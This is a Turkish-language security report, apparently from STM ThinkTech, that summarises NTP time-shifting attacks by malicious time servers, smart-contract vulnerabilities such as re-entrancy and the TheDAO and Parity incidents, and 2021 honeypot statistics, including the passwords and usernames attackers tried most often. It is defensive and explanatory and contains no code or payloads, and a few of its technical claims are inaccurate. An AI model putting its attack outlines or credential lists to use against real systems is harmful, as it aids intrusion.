
Ağ Zaman Protokolü (NTP), internet üzerinden bilgisayar sistemleri arasında zamanı senkronize eder. Ayrıca birçok internet uygulamasının doğruluğunu ve güvenliğini garanti eder. Ancak NTP, zaman kaydırma saldırılarına (time-shifting attacks) karşı savunmasızdır. Dolayısıyla NTP iletişimlerini doğrulamak ve NTP istemcilerinin güvenliğini sağlamak için standartlaştırmaya gidilmesi ihtiyacı doğmuştur. Bu tür çözümlere rağmen yine de NTP'nin zararlı zaman sunucularının saldırılarına yüksek oranda maruz kaldığı gözlemlenmektedir. "A Devil of a Time: How Vulnerable is NTP to Malicious Time-servers?" başlıklı makalede[18] bu güvenlik açığı ve buna yönelik saldırı stratejileri incelenmiştir. İki saldırı stratejisi ortaya konmuştur. İlk olarak, saldırganın az sayıda mevcut zaman sunucusu üzerinde kontrol elde ederek zamanı ülke düzeyinde ve hatta kıta düzeyinde değiştirebileceği gösterilmiştir. Ardından, NTP zaman sunucusu havuzuna yeni zaman sunucuları eklemenin oldukça basit olduğu ve bunun hem büyük ölçekli hem de hedef saldırılar başlatmak için kullanılabileceği gösterilmiştir. Ayrıca bu tür saldırıları azaltmak için gerekli yaklaşımlar incelenmiştir.

Ağ Zaman Protokolü (NTP); bilgisayar sistemlerini internet üzerinden senkronize eder. Finansal hizmetlerden güvenlik mekanizmalarına (TLS sertifikaları, Kerberos,

DNS ve BGP güvenliği vs.) kadar çeşitli internet hizmet ve uygulamaları hem doğruluk hem de güvenlik için NTP'ye güvenir. Son çalışmalarda vurgulandığı gibi, 30 yılı aşkın bir süre önce tasarlanan NTP, birçok saldırı biçimine karşı savunmasızdır.

NTP istemcisi; periyodik olarak bir dizi zaman sunucusunu sorgular. İstemci, zaman sunucularındaki mevcut saat okumalarını öğrenmek ve her bir zaman sunucusuna göre ağ gecikmesini tahmin etmek için bu zaman sunucularıyla mesaj alışverişinde bulunur.

NTP zaman sunucuları; katmanlara göre hiyerarşik olarak sıralanır. Stratum 0 cihazlarının yüksek doğrulukta olması beklenir (örneğin, atomik saatler veya doğrudan GPS antenlerine bağlı saatler) ve bir ağ bağlantısı üzerinden erişilemez. Stratum 1 zaman sunucuları, referans saati olarak bir Stratum 0 cihazı kullanan ve internet üzerinden erişilebilen zaman sunucularıdır. Stratum 2 zaman sunucuları, Stratum 1 zaman sunucuları vb. ile eşitlenen internet bağlantılarına sahip zaman sunucularıdır. Şekil 13'te Avrupa ve Amerika kıtasındaki zaman sunucularının sayısı ve katmanları gösterilmiştir.



Şekil 13: Avrupa ve Kuzey Amerika'daki zaman sunucularının sayısı.

NTP Havuz Projesi; farklı ülkelerde ve kurumsal alandaki gönüllüler tarafından sağlanan binlerce NTP zaman sunucusuna erişimi merkezileştirir. Sunucu havuzu, kıtaya (örn: europe.ntp.pool.org ve asia.pool.ntp.org) ve ülkeye (örn: us.pool.ntp.org ve cn.pool.ntp.org) göre ayrılmıştır.

NTP'nin güvenliğini sağlamaya yönelik öneriler şimdiye kadar birbirini tamamlayan iki yöne odaklanmıştır. İlki; şifreleme yoluyla istemci-sunucu iletişiminin doğrulanması, ikincisi ise yerel saatin istemcide hesaplanma biçimini değiştirerek zaman sunucusu tarafından sağlanan hatalı zaman cevaplarının etkisi. Bununla birlikte, NTP güvenliğine yönelik her iki yaklaşım da NTP'yi kötü niyetli zaman sunucularına karşı koruma yetenekleri bakımından çok sınırlıdır. Açıkçası, bir NTP istemcisi iletişim kurduğu zaman sunucusu saldırganın doğrudan kontrolü altındaysa, istemci-sunucu iletişimini şifrelemek hiçbir koruma sağlamaz.

Zaman Kaydırma Saldırıları (Time-Shifting Attacks)

Son çalışmalarda vurgulandığı gibi, NTP istemcileri, saldırganın istemcide yerel saati ileri/geri kaydırdığı zaman kaydırmalı saldırılara karşı oldukça savunmasızdır.

İstemcideki yerel saatin, istemcinin etkileşimde bulunduğu zaman sunucularından alınan saat okumalarına ve istemci tarafından tahmin edildiği gibi bu zaman sunucularına göre gecikme belirlenmektedir. Saldırgan, NTP mesajlarında yanlış saat okumalarını bildirerek veya istemci ile zaman sunucuları arasındaki yaşanan gecikmeyi etkileyerek, NTP istemcisinde yanlış kararlar alınmasına neden olabilir. Özellikle, saldırganın NTP istemcisinin iletişim kurduğu zaman sunucular kümesinde yeterli varlığı varsa, istemci tarafından sorgulandığında onu sürekli olarak gerçek zamandan daha uzağa iterek istemcide zamanı gizlice ileri/geri kaydırabilir. Örneğin, NTPD v4.2.8p15'te her beş dakikada bir, kötü niyetli bir sunucu istemcideki saati 16 dakika kaydırabilir (yaklaşık 3 kat) ve böylece istemcinin yerel saatini istediği zaman dilimi kadar (saniye/dakika/saat/gün/ay/yıl) kaydırabilmektedir.

Tablo 4'te önemli birkaç uygulamayı ve onlara zarar vermek için NTP istemcisindeki zamanın ne kadar kaydırılması gerektiğini göstermektedir.

Saldırı Yüzeyi	Zaman	Saldırı Yüzeyi	Zaman
TLS Sertifikaları	1+ yıl	Rotalama (Routing-RPKI)	1+ gün
HSTS	1 yıl	Bitcoin	1+ saat
DNSSEC	1+ ay	API Yetkilendirme	1+ dakika
DNS Önbelleği	1+ gün	Kerberos	1+ dakika

Tablo 4: Saldırı yüzeyi.

NTP Güvenliği

Zaman kaydırma ve diğer saldırılarla mücadele etmek için, NTP uygulayıcıları ve araştırmacıları iki ana yaklaşım üzerinde durmuştur:

1. **NTP iletişimlerinin doğrulanması:** NTP teorik olarak kriptografik kimlik doğrulamayı destekler fakat pratikte NTP trafiğinin kimliği çeşitli nedenlerle nadiren doğrulanır. Daha da önemlisi NTP trafiği şifrelenmiş olsa bile, trafiği geciktirme/bırakma yeteneğine sahip bir saldırgan yine de NTP istemcisindeki zamanı etkileyebilir ve şifreleme NTP zaman sunucularının kontrolünde olan saldırgana karşı koruma sağlamaz.

2. **İstemci tarafı çözümler**: **Chronos NTP istemcisi.** Yakın zamanda piyasaya sürülen ve şu anda IETF'de tanıtılmakta olan Chronos NTP istemcisi, NTP güvenliğine farklı bir yaklaşım getirmektedir. Chronos, zaman sorgularını çok sayıda NTP zaman sunucusuna dağıtır ve uzaktaki yanıtları atmak ve yerel saati güncellemek için bir teoriye-dayalı yaklaşık anlaşma algoritması (theory-informed approximate agreement algorithm) kullanır. Chronos'ta bir istemciye yüzlerce zaman sunucusundan oluşan bir sunucu seti atanır ve bu zaman sunucularının IP adresleri istemcide saklanır. İstemci, düzenli olarak rasgele seçilen bu sunucuların küçük bir alt kümesini sorgular. Chronos, sorgulanan sunuculardan toplanan en düşük ve en yüksek zaman örneklerini göz önünde bulundurarak ve yerel saati, ayakta olan zaman örneklerinin ortalaması olarak ayarlayarak, kanıtlanabilir şekilde yüksek zaman doğruluğunu elde eder.

Saldırı Stratejileri

Saldırı I: Mevcut Zaman Sunucularını Kullanma

Farklı katmanlardaki NTP zaman sunucuları, alt katmanlardaki zaman sunucularıyla senkronize edilir. Bu, NTP zaman sunucusunu kontrol eden saldırganın potansiyel olarak sadece istemcideki zamanı, o zaman sunucusunun saat okumalarını yanlış bildirerek doğrudan etkilemekle kalmayıp, diğer zaman sunucularındaki zamanı kaydırarak dolaylı olarak istemcideki zamanı da etkileyebileceğini göstermektedir.

Saldırı II: Yeni Zaman Sunucuları Eklemek

Zaman sunucusu havuzuna yeni bir zaman sunucusu eklemek kolaydır. Saldırgan, IP adresi ve e-posta adresi ile zaman sunucusu olarak havuza kaydolabilmektedir. Kayıtlı bir zaman sunucusunun meşruluğu, yalnızca havuz tarafından izlenen zamanın doğruluğuna bağlıdır. Yapılan test ve deneylerde, çeşitli bölgelerdeki havuza onlarca yeni zaman sunucusu kaydettirilmiştir.

NTP, birçok internet hizmetinin doğru ve güvenli çalışması için çok önemlidir. NTP'nin kötü niyetli sunucuların saldırılarına karşı oldukça savunmasız olduğu gösterilmiştir. İki saldırı türü incelenmiştir: İlki; sunucunun NTP sunucu havuzundaki mevcut zaman sunucularının kontrolünü elinde tuttuğu veya ele geçirdiği saldırılar ve ikincisi ise saldırganın sunucu havuzuna yeni zaman sunucuları soktuğu saldırılar. Ayrıca, kötü niyetli zaman sunucularına karşı NTP'nin güvenliğini artırmak için de yaklaşımlar sunulmuştur. Önerilen yaklaşımlar, günümüzün NTP zaman doğruluğunu ve kesinliğini korumak, güvenliğini artırmak ve zaman sunucularını aşırı yüklememek gibi farklı hedefleri içermektedir.

DÖNEM KONUSU

8. Akıllı Sözleşmelerdeki Zafiyetler

Son yıllarda, özellikle Ethereum blok zinciri için geliştirilen akıllı sözleşmelerdeki güvenlik açıkları konusu hem akademi hem de sektörde büyük ilgi görmektedir. Çalışmaların büyük çoğunluğu, zafiyetli sözleşmeleri tespit etmeye odaklanmış olsa da bu yazıda zafiyetli sözleşmelerin altında yatan teknik sebepler ele alınacaktır. Yaklaşık 23.000 zafiyetli sözleşme incelenerek yapılan bir çalışmada, dağıtımlarından itibaren bunların yalnızca yüzde 1,98'inin istismar edilebildiği ortaya çıkmıştır. Bu miktar aslında sadece 8.487 ETH'ye (yaklaşık 34 milyon USD), yani dolaşımdaki ETH'nin (yaklaşık 15 milyar USD) yalnızca yüzde 0,23'üne tekabül etmektedir[1].

Güvenlik açığıyla, özellikle yazılım güvenliğiyle ilgili araştırma söz konusu olduğunda, uygulamada keşfedilen güvenlik açıklıklarının ne kadarının istismar edilebildiğini tahmin etmek genellikle zordur. Fakat halka açık blok zincirleri; değişmezliği (immutability), erişim kolaylığı ve tekrar edilebilir yürütme loglarının miktarı böyle bir araştırma için mükemmel bir fırsat sunar. Açıklardan yararlanmak için, Ethereum blok zincirinin durumunu temsil eden ilişkiler üzerinden hesaplanan Datalog sorguları kullanarak, sık bildirilen altı farklı güvenlik açığı sınıfı tanımlanmıştır. Datalog tabanlı açıklardan yararlanma yaklaşımı, ek olarak blok zincirinin zaman içindeki dinamik durumunu da yakalayabilmektedir. Kripto camiayı geçmişte sarsan TheDAO ve Parity cüzdanı hack'leri gibi bazı ünlü kripto para istismarları göz önüne alındığında akıllı sözleşme sömürülerinin etkilerinin zannedildiği kadar düşük olmadığını bilmemiz gerekir.

Ethereum'un Arkaplanı

Ethereum platformu, dağıtık kullanıcı altyapısı üzerinde "akıllı sözleşmeler" yürütmesine olanak tanır. Ethereum akıllı sözleşmeleri, Solidity adlı bir Turing programlama dilinde yazılmış, ilişkili fonların yönetimi için bir dizi kural tanımlayan programlardır. Solidity yapı olarak JavaScript'e benzer, fakat built-in yapılara ve güçlü bir dile sahip olduğu için Ethereum platformuyla etkileşim kurmak için JavaScript'e kıyasla çok daha uygun ve kullanılabilirdir. Solidity'de yazılan programlar, Ethereum Sanal Makinesi (EVM) tarafından Ethereum platformunda çalıştırılmak üzere düşük seviyeli (low-level) bayt kodunda derlenir. Solidity kullanmadan EVM sözleşmeleri yazmak mümkün değildir.

Akıllı bir sözleşmeyi yürütmek için göndericinin sözleşmeye bir işlem göndermesi ve sözleşmenin hesaplama maliyetinin karşılığı olarak, gaz birimleriyle ölçülen bir ücret ödemesi gerekir. Gaz, Ethereum token'ının küçük bir parçasıdır ve madencilere ödeme yapmak için kullanılır. Yani ağda yapılan işlemleri çalıştırmak için gerekli

maliyeti ifade eder[2]. Yürütülen her komut, üzerinde anlaşılan bir miktarda gaz tüketir. Kullanılmayan gaz göndericiye iade edilir. Asla sona ermeyen programlardan kaynaklanan sistem arızasını önlemek için işlemler, sözleşmenin yürütülmesi için bir gaz limiti belirler. Bu sınıra ulaşıldığında bir gas exception (gaz istisnası) atılır.

Akıllı sözleşmeler, Ethereum blok zincirinde bulunan başka bir hesabı arama yeteneğine sahiptir. Bu işlevsellik, hem başka bir sözleşmedeki bir işlevi çağırmak hem de Ethereum'daki temel para birimi olan Ether'i (ETH) bir hesaba göndermek için kullanıldığından aşırı yüklenmiştir. Bu arama işlevselliği yeni işlemler oluşturmaz ve bu nedenle doğrudan zincir üzerine kaydedilmez. Bu sebepten, işlem yürütme üzerinden bakmak Ether akışını takip etmek için yeterli bilgi sağlamaz.

Akıllı Sözleşmelerdeki Zafiyetler

Bu bölümde, EVM tabanlı akıllı sözleşmeler üzerinden tespit edilmiş ve raporlanmış en yaygın zafiyet türleri anlatılacaktır.

Yeniden Giriş (Re-Entrancy):

Bir sözleşme başka bir hesabı çağırdığında, çağrılan tarafın kullanmasına izin verdiği gaz miktarını seçebilir. Hedef hesap bir sözleşme ise, çalıştırılır ve sağlanan gaz bütçesini kullanabilir. Eğer bu sözleşme bir zararlıysa ve gaz bütçesi yeteri kadar fazla ise, çağıranı geri çağırmayı deneyebilir (yeniden giriş çağırması/araması). Geri çağırma gerçekleşmediği durumda (örneğin bakiye bilgilerini içeren dahili durumunu güncelleyememesi durumunda), saldırgan bu güvenlik açığını zafiyetli sözleşmeden fonları boşaltmak için kullanabilir. Bu tür bir açıklık TheDAO istismarında kullanılmıştır ve esasen Ethereum topluluğunun bir hard fork kullanarak bir önceki duruma dönmesine neden olmuştur.

İşlenemeyen İstisnalar (Unhandled Exceptions):

Ether göndermek için kullanılan send gibi Solidity'deki bazı düşük seviyeli işlemler, hata durumunda bir istisna oluşturmaz. Bunun yerine bir boolean döndürerek durumu bildirir. Bu dönüş değeri kontrol edilmiyorsa, arayan kişi ödeme başarısız olsa bile yürütmeye devam eder ve bu da açıklıklara yol açabilmektedir.

Kilitli Ether (Locked Ether):

Ethereum akıllı sözleşmeleri, Ethereum ağına bağlı herhangi bir hesap gibi Ether alabilir. Bununla birlikte, alınan fonların kalıcı olarak sözleşmeye kilitlenmesinin birkaç nedeni vardır. Bunun bir nedeni, sözleşmenin, EVM'nin "SELFDESTRUCT" talimatı kullanılarak yok edilen başka bir sözleşmeye bağlı olabilmesidir. Böyle bir sözleşmenin Ether göndermesi, fonların kalıcı olarak kilitlenmesine neden olacaktır. Kasım 2017'de Parity Cüzdan hatasında olan ve milyonlarca USD değerinde Ether'i kilitleyen olay budur.

İşlem Emri Bağımlılığı (Transaction Order Dependency):

Ethereum'da, birden fazla işlem tek bir bloğa dahil edilir. Bu, bir sözleşmenin durumunun aynı blokta birden fazla kez güncellenebileceği anlamına gelir. Aynı akıllı sözleşmeyi çağıran iki işlemin sırası gerçek sonucu değiştirirse, saldırgan bu özellikten yararlanabilir. Örneğin, bir bulmaca sorusu verilerek çözümünü sunması beklenen bir katılımcıya bir sözleşme verildiğinde, kötü niyetli bir sözleşme sahibi, işlem gerçekleştiğinde ödül miktarını azaltabilir.

Tamsayı Taşması (Integer Overflow):

Tamsayı taşması, birçok programlama dilinde yaygın bir hata türüdür. Ancak Ethereum ağında meydana geldiğinde çok ciddi sonuçları olabilir. Örneğin, bir döngü içindeki sayaç taşarak sonsuz bir döngü oluşturursa, sözleşmenin fonları tamamen donabilir. Saldırgan, bir taşmayı tetikleyecek kadar kullanıcı kaydederek döngünün iterasyon sayısını artırabilirse bu gerçekleşebilir.

Sınırsız Eylem:

Sözleşmeler genellikle, kullanıcının yapabileceği eylem türünü kısıtlamak amacıyla mesajın göndericisini kontrol ederek yetkilendirme gerçekleştirir. Normal koşullarda, yalnızca sözleşmenin sahibinin onu feshetmesine veya yeni bir sahip belirlemesine izin verilmelidir. Fakat geliştirici tarafından unutulan kritik bir kontrol varsa, saldırgan yetkilendirilmiş bir çağrının adresini kontrol edebilir. Bu sayede uzaktan kod çalıştırması mümkün olur.

Adı	Zafiyetler						Raporlanma Ayı
	YG	İİ	KE	İİB	TT	SE	
Oyente	✓	✓		✓	✓		2016-10
ZEUS	✓	✓	✓	✓	✓		2018-02
Maian			✓			✓	2018-03
SmartCheck	✓	✓	✓		✓		2018-05
Securify	✓	✓	✓	✓		✓	2018-06
ContractFuzzer	✓	✓					2018-09
teEther						✓	2018-08
Vandal	✓	✓					2018-09
MadMax			✓		✓		2018-10

Şekil 14: Akıllı sözleşme analiz araçlarının özeti.

Analiz Araçları

Akıllı sözleşmeler genellikle Ether cinsinden fonları manipüle etmek ve tutmak için tasarlanmıştır. Başarılı bir saldırıyla saldırgan, sözleşmeden doğrudan fon çalabileceği için, bu sözleşmeleri çok cazip saldırı hedefleri hâline getirir. Akıllı sözleşmelerdeki birçok yaygın güvenlik açığı göz önüne alındığında, bunları otomatik olarak bulmak için çok sayıda araç geliştirilmiştir. Bu araçların çoğu, sözleşme kaynak kodunu veya derlenmiş EVM bayt kodunu analiz eder ve yeniden giriş veya işlem emri bağımlılığı güvenlik açıkları gibi bilinen güvenlik sorunlarını arar. Şekil 14'te farklı araçları özet olarak görebilirsiniz. "Zafiyetler" sütunu, **Akıllı Sözleşmelerdeki Zafiyetler** başlığı altında anlatılan araçların kontrol edebileceği güvenlik açıklarının türünü gösterir.

En Yaygın Zafiyetler

Son yıllarda Ethereum'da büyük etkiler uyandıran, geniş çaplı akıllı sözleşme istismarları gözlemlendi. Bu saldırılar analiz edilip sınıflandırılmış ve bu tür saldırıları önlemek için birçok araç ve teknik ortaya çıkmıştır. Akıllı sözleşmelerle ilgili son literatür, saldırıların zamanla nasıl geliştiğini de göstermiştir. Bu bölümde, en belirgin iki tarihi istismar hakkında ayrıntılı bilgi verilecektir.

TheDAO İstismarı:

TheDAO İstismarı, Ethereum blok zincirinde bilinen en geniş çaplı hatalardan biridir. Saldırganlar, sözleşme fonlarının boşaltılmasına izin veren sözleşmenin yeniden giriş (re-entrance) güvenlik açığından yararlanmıştır. Saldırgan sözleşmesi, işlevi TheDAO'daki bakiyesi azalmadan önce yeniden giriş ile para çekme işlevini çağırabilir. Bu durum fonların serbestçe boşaltılmasını mümkün kılmaktadır. Toplamda 3,5 milyondan fazla Ether bu saldırı aracılığıyla boşaltılmıştır. Saldırının ciddiyeti göz önüne alındığında, Ethereum topluluğu saldırı sonrasında hard forking üzerinde anlaşmış ve yeni bir blok zinciri oluşturmuştur.


The Parity Cüzdanı Hatası:

Parite (The Parity) Cüzdanı hatası, Ethereum blok zincirinde 280 milyon USD değerinde Ethereum'un, Parity cüzdan hesabında dondurulmasına neden olan bir diğer önemli güvenlik açığıdır. Ayrıca 32 milyon USD değerinde Ether (153 bin adet) bu saldırıda çalınmıştır. Bunun nedeni çok basit bir güvenlik açığıdır: Parite cüzdanı tarafından kullanılan bir kütüphane sözleşmesi doğru başlatılmamıştır, aslında bu sebeple herkes tarafından yok edilebilirdi. Kütüphane yok edildiğinde, Parity cüzdanına yapılan herhangi bir çağrı başarısız olmaktadır ve tüm fonların etkin bir şekilde kilitlenmesine sebep olmaktadır.

2021 HONEYPOT VERİLERİ

Bu rapor 2021 yılı içerisinde Honeypot sensörlerimizden topladığımız veriler ile oluşturulmuştur. En çok saldırı toplanan ülkeler, portlar, en çok denenen parolalar ve kullanıcı isimleri gibi veriler listelenerek incelenmesi için sunulmuştur.

2021 yılı boyunca Honeypot sensörlerimize toplamda 62.508.710 saldırı gelmiştir.



Şekil 15: Honeypot sensörlerine gelen saldırıların ülkelere göre dağılımı.

Saldıran Ülke	Saldırı Sayısı
İrlanda	9.879.869
Çin	5.637.605
Rusya	5.411.738
Hindistan	4.409.692
ABD	4.231.259
Vietnam	4.192.544
Hollanda	2.577.396
Panama	1.843.546
Türkiye	1.757.910
Brezilya	1.562.455

Tablo 5: En sık saldırı alınan 10 ülke ve saldırı sayıları.

Toplanan veriler incelendiğinde, en çok saldırı toplanan ülkenin İrlanda olduğu, sonrasında Çin, Rusya, Hindistan ve ABD'nin onu takip ettiği görülmektedir. İrlanda'dan gelen saldırı sayısının bir sonraki ülkeye kıyasla bile yüksek sayıda olması dikkat çekmektedir. Ayrıca Panama'nın en çok saldıran ülkeler arasında olması başka bir dikkat çekici detay olarak değerlendirilmiştir.

Saldırılan Port	Saldırı Sayısı
445 - SMB	24.363.300
3389 - RDP	4.925.620
22 - SSH	4.160.562
5900 - VNC	2.617.917
443 - HTTPS	2.336.218
80 - HTTP	1.826.864
25 - SMTP	1.537.176
993 - IMAP	313.298
5901 - VNC-ALT	195.401
23 - TELNET	143.315

Tablo 6: En çok saldırı alan portlar, bu portları kullanan popüler servisler ve saldırı sayıları.

Yukarıdaki tablo incelendiğinde, en çok saldırının SMB servisinin kullandığı port 445'e geldiği görülmektedir. SMB servisi, sunucuların paylaşılan dosyalar ve yazıcılar için kullandığı servis olduğundan, bu servisin diğer servislere kıyasla çok daha fazla saldırı alması beklenen bir durum olarak değerlendirilmektedir. SMB'yi sırasıyla RDP, SSH ve VNC servisleri takip etmektedir. Bu servisler uzak bilgisayarlara direkt erişim sağladıklarından, saldırganların bir sonraki tercihi bu servislerin kullandığı portlar olmuştur.

Denenen Parola	Denenme Sayısı
admin	390.144
1234	311.676
root	279.816
(empty)	181.901
test	173.723
123456	109.786
123	102.071
101	87.819
user	83.532
support	43.979

Tablo 7: Uzaktan erişilebilen servisler üzerinde en çok denenen parolalar ve denenme sayıları.

Denenen parolalar incelendiğinde, birçok yönetim arayüzünün standart olarak kullandığı parolalar olan admin, root, test, user gibi kelimeler gözlemlenmektedir. Bu parolaların test süreci tamamlanır tamamlanmaz değiştirilmesi ve karmaşık, 12-16 karakterli parolalar ile değiştirilmesi analistlerimiz tarafından tavsiye edilmektedir.

Denenen Kullanıcı Adı	Denenme Sayısı
root	1.479.367
admin	490.731
test	192.554
user	149.946
(empty)	145.289
101	88.376
Administrator	62.672
support	48.467
operator	32.355
nproc	24.831

Tablo 8: Uzaktan erişilebilen servisler üzerinde en çok denenen kullanıcı adları ve denenme sayıları.

Denenen kullanıcı adları incelendiğinde, yeni kurulmuş olan sistemlerin sıklıkla kullandığı root, admin, test, user gibi kullanıcı adlarının saldırganlar tarafından tercih edildiği görülmektedir. Kurulumu tamamlanan servislerin ve yönetim panellerinin kullanıcı adlarının en kısa zamanda değiştirilmesi tavsiye edilmektedir.

KAYNAKÇA

[1] D. Perez ve B. Livshits, «USENIX THE ADVANCED COMPUTING SYSTEMS ASSOCIATION,» 11-13 August 2021. [Çevrimiçi]. Available: https://www.usenix.org/system/files/sec21-perez.pdf.

[2] J. Frankenfield, «Investopedia,» 26 May 2021. [Çevrimiçi]. Available: https://www.investopedia.com/terms/g/gas-ethereum.asp.

[3] B. S. Contributors, «Bluetooth Core Specification 5.2,» December 2019.

[4] M. Jakobsson and S. Wetzel, «Security weaknesses in Bluetooth,» %1 içinde *Cryptographers' Track at the RSA Con- ference*, 2001.

[5] A. Y. Lindell, «Attacks on the pairing protocol of Blue- tooth v2.1,» %1 içinde *Black Hat USA*, Las Vegas, 2008.

[6] K. Hypponen and K. Haataja, «"Nino" man-in-the- middle attack on Bluetooth secure simple pairing,» %1 içinde *3rd IEEE/IFIP International Conference in Central Asia on Internet*, 2007.

[7] D. Antonioli, N. O. Tippenhauer, and K. B. Rasmussen, «The KNOB is broken: Exploiting low entropy in the encryption key negotiation of Bluetooth BR/EDR,» %1 içinde *28th USENIX Security Symposium*, 2019.

[8] K. Solomos, J. Kristoff, C. Kanich ve J. Polakis, «Tales of FAVICONS and Caches: Persistent Tracking in Modern Browsers,» %1 içinde *NDSS 2021*, 2021.

[9] «Favicon,» [Çevrimiçi]. Available: https://tr.wikipedia.org/wiki/Favicon. [Erişildi: 7 12 2021].

[10] H. K. Cevahir, T. Xu, G. Goossen ve S. Khodeir, «Deep Entity Classification: Abusive Account Detection for Online Social Networks,» %1 içinde *Usenix*, 2021.

[11] Pearman, «Why people (don't) use password managers effectively.,» %1 içinde *Fifteenth Symposium on Usable Privacy and Security ({SOUPS} 2019*, 2019.

[12] H. F. W. R. K. a. A. J. A. Ray, «Why Older Adults (Don't) Use Password Managers.,» %1 içinde *30th {USENIX} Security Symposium ({USENIX} Security 21)*, 2021.

[13] H. S. a. C. J. M. Al-Sinani, «Using CardSpace as a password manager,» %1 içinde *IFIP Working Conference on Policies and Research in Identity Management*, 2010.

[14] P. a. K. B. R. Gasti, «On the security of password manager database formats.,» %1 içinde *European Symposium on Research in Computer Security*, 2012.

[15] R. R. a. S. C. Iulia Ion, «"... no one can hack my mind": Comparing Expert and Non-Expert Security Practices.,» %1 içinde *In Eleventh Symposium On Usable Privacy and Security ({SOUPS} 2015)*, 2015.

[16] E. a. R. B. Stobert, «A password manager that doesn't remember passwords.,» *Proceedings of the 2014 New Security Paradigms Workshop.,* pp. 39-52, 2014.

[17] E. a. R. B. Stobert, «The password life cycle: user behaviour in managing passwords,» %1 içinde *10th Symposium On Usable Privacy and Security ({SOUPS} 2014)*, 2014.

[18] N. R.-S. a. M. S. Yarin Perry, «A Devil of a Time: How Vulnerable is NTP to Malicious Timeservers?,» 21 02 2021. [Çevrimiçi]. Available: https://www.ndss-symposium.org/wp-content/uploads/ndss2021_1A-2_24302_paper.pdf.

STM

www.stm.com.tr

/STMDefence

thinktech

STM Teknolojik Düşünce Merkezi

thinktech.stm.com.tr

/STMThinkTech